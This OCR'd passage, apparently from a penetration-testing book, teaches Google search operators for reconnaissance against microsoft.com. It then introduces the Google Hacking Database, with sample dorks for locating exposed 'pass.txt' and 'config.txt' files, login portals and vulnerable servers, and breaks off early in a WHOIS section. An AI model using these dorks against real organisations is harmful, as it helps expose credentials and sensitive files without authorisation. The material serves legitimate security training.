
Power Platform admin center

You need to enable JavaScript to run this app.

As shown in the preceding screenshot, using the `AND` operator with carefully chosen keywords helps us to find login portals of a targeted domain.

> You can use the `OR` syntax to specify keywords compared to using AND to include both keywords.

- If you’re interested in search for specific file types on a targeted domain, use the `site:domain-name filetype:file type` syntax, as shown below:



site:microsoft.com filetype:pdf

About 239,000 results (0.19 seconds)

microsoft.com
http://nds1.webapps.microsoft.com › guides PDF

Nokia 1110 Kullanım Kılavuzu

İşbu belgenin içeriği "olduğu gibi" sunulmaktadır. Yürürlükteki kanunların gerektirdiği haller dışında, ticari olarak satılabilirlik, iyi bir evsafta.
33 pages

microsoft.com
https://download.microsoft.com › digital010 › usi... PDF

Using the Balanced Scorecard as a Strategic Management ...

by RS Kaplan · 2000 · Cited by 11294 — Why do budgets often bear little direct rela- tion to a company's long-term strategic ob- jectives? Because they don't take enough into...


microsoft.com
https://download.microsoft.com › digital010 › co... PDF

Coming Up Short on Nonfinancial Performance ...

by CD Ittner · 2003 · Cited by 1675 — By filling in gaps left by financial accounting, nonfinancial measures (such as customer loy- alty and employee satisfaction) promise to.
11 pages

As shown in the preceding screenshot, including the `filetype:` syntax helps us to filter the search results to display any files that are either intentionally or unintentionally leaked by the targeted organization.

- To discover specific directories that contains sensitive keywords on their title pages, use the `site:domain-name intitle:keyword` syntax, as shown below:



site:microsoft.com intitle:login

About 50,600 results (0.34 seconds)

microsoft.com
https://go.microsoft.com › fwlink

Microsoft 365: Login

Collaborate for free with online versions of Microsoft Word, PowerPoint, Excel, and OneNote. Save documents, workbooks, and presentations online, ...

microsoft.com
https://learn.microsoft.com › Learn › SQL › SQL Server

Create a Login - SQL Server

1 Aug 2023 — Learn how to create a login in SQL Server or Azure SQL Database by using SQL Server Management Studio or Transact-SQL.

microsoft.com
https://cmt3.research.microsoft.com


Conference Management Toolkit - Login

Microsoft's Conference Management Toolkit is a hosted academic conference management system. Modern interface, high scalability, extensive features and ...

CMT Login · Login · login/Submission · Icrosoft CMT submission

As shown in the preceding screenshot, using the `login` keyword as the `intitle:` parameter is useful for displaying login portals of the targeted domain.

- To find sub-domains of a targeted organization, use the `site:domain-name -www` syntax to exclude the `www` parameter, as shown below:



site:microsoft.com -www

About 85,500,000 results (0.29 seconds)

microsoft.com
https://msdn.microsoft.com › References › CSS

justify-content - CSS: Cascading Style Sheets - MDN Web Docs

17 Jul 2023 — The CSS justify-content property defines how the browser distributes space between and around content items along the main-axis of a flex ...

microsoft.com
https://learn.microsoft.com › Learn › Microsoft Teams


Bulk install Teams using Windows Installer (MSI)

7 days ago — MSI files · How the Microsoft Teams MSI file works · Clean up and redeployment procedure · Prevent Teams from starting automatically after ...

Using this technique is a good way to remove specific sub-domains and URLs from your search results.


> In additional, you can use the `site:*.domain.com -site:www.domain.com` syntax to find sub-domains of the targeted organization.

Furthermore, if you're not too sure how to use the advanced search operators on the Google search engine, you can simply head on over to the Google home page and click on **Settings** > **Advanced search** to open the **Advanced search menu**, as shown below:



Click here


Google provides a very easy and simple method to enable users to perform advanced searching and filtering, without having to know the advanced search operators, as shown below:



Advanced Search

Find pages with...		To do this in the search box.
all these words:		Type the important words: tri-colour rat terrier
this exact word or phrase:		Put exact words in quotes: "rat terrier"
any of these words:		Type OR between all the words you want: miniature OR standard
none of these words:		Put a minus sign just before words that you don't want: -rodent, -"Jack Russell"
numbers ranging from:	to	Put two full stops between the numbers and add a unit of measurement: 10..35 kg, £300..£500, 2010..2011
Then narrow your results by...		
language:	any language	Find pages in the language that you select.
region:	any region	Find pages published in a particular region.
last update:	anytime	Find pages updated within the time that you specify.
site or domain:		Search one site (like wikipedia.org) or limit your results to a domain like .edu, .org or .gov
terms appearing:	anywhere in the page	Search for terms in the whole page, page title or web address, or links to the page you're looking for.
file type:	any format	Find pages in the format that you prefer.
usage rights:	not filtered by licence	Find pages that you are free to use yourself.

Once you've filled in the necessary details and clicked on the **Advanced Search** button, Google will automatically insert the appropriate search operations needed to perform advanced searches.While there are so many possibilities when using advanced Google search operators, it can be a bit overwhelming. **Google Hacking Database** (**GHDB**) is maintained by the creators of Kali Linux, **Offensive Security** (https://www.offsec.com/), and can be found at https://www.exploit-db.com/google-hacking-database. GHDB is a website that contains a list of various Google dorks (advanced search operators), which are used to find very sensitive information and resources on the internet using Google Search:



Date Added	Dork	Category	Author
2023-07-28	inurl:uux.aspx	Pages Containing Login Portals	Javier Bernardo
2023-07-17	intitle:"index of" "pass.txt"	Files Containing Juicy Info	Aashiq Ahamed
2023-07-17	intitle:"index of" "config.txt"	Files Containing Juicy Info	Aashiq Ahamed
2023-07-04	site:co.in inurl:/admin.aspx	Pages Containing Login Portals	Sachin Gupta
2023-07-04	site:.com inurl:/login.aspx	Pages Containing Login Portals	Sachin Gupta
2023-07-04	site:.org inurl:/login.aspx	Pages Containing Login Portals	Sachin Gupta
2023-07-04	inurl:"/geoserver/ows?service=wfs"	Vulnerable Servers	Bipin Jitiya
2023-07-04	site:co.in inurl:/login.aspx	Pages Containing Login Portals	Sachin Gupta
2023-07-04	Google dorks	Files Containing Juicy Info	Avadhesh Nishad
2023-07-04	site:.org inurl:/admin.aspx	Pages Containing Login Portals	Sachin Gupta
2023-06-02	RE: inurl:/wp-content/uploads/wpo_wcpdf	Files Containing Juicy Info	Stuart Steenberg
2023-06-02	intitle:"PaperCut login"	Pages Containing Login Portals	SatishKumar Pyata
2023-06-02	inurl:"/login.aspx" intitle:"adminlogin"	Pages Containing Login Portals	Sachin Gupta
2023-06-02	inurl:"/login.aspx" intitle:"user"	Pages Containing Login Portals	Sachin Gupta
2023-06-02	intext:"ArcGIS REST Services Directory" intitle:"Folder: /"	Files Containing Juicy Info	Alonso Eduardo Caballero Quezada

As shown in the preceding screenshot, GHDB is regularly updated with new search syntax to help users discover vulnerable services and sensitive directories. A word of caution, though – please be very mindful and careful when lurking around using Google hacking techniques. Do not use the information you find for malicious purposes or to cause harm to a system or network.Having completed this section, you have learned how ethical hackers and penetration testers can leverage the power of Google Search to discover hidden directories and resources. In the next section, you will learn how to discover exposed assets owned by organizations.

Domain reconnaissance

Collecting information about a target-owned domain helps cyber criminals, ethical hackers and penetration testers to identify whether the targeted organization has any exposed systems and network infrastructure which can be leveraged when planning a future attack. In addition, domain reconnaissance helps ethical hackers and penetration testers to determine the external attack surface of an organization, which is, identifying all the internet-facing systems, their operating systems, open ports and running services with the intention of discovering security vulnerabilities which can be exploited by real attackers. This helps ethical hackers to determine whether their targets are unintentionally exposing vulnerable systems, services and applications on the internet, and how a threat actor can leverage the information to perform a cyber-attack.

Collecting WHOIS data


What if you can access a database which contains the records of registered domains on the internet? Many domain registrars allow the general public to view publicly available information about registered domains. This information can be found on various WHOIS databases on the internet.The following is a list of various types of information which can be collected from WHOIS databases:

- Registrant contact information
- Administrative contact information
- Technical contact information
- Name servers
- Important dates, such as registration, update, and expiration dates
- Registry domain ID
- Registrar information

Accessing a WHOIS database is quite simple: you can use your favorite internet search engine to find various WHOIS databases, such as the following:

- https://who.is/
- https://www.whois.com/
- https://lookup.icann.org/
- https://whois.domaintools.com/

Within Kali Linux, you will being a pre-installed WHOIS tool which enables penetration testers to perform a WHOIS lookup directly on the Terminal. To perform a WHOIS lookup on a targeted domain, open the Terminal on Kali Linux and execute the `whois <domain-name>` commands to begin a search, as shown here:



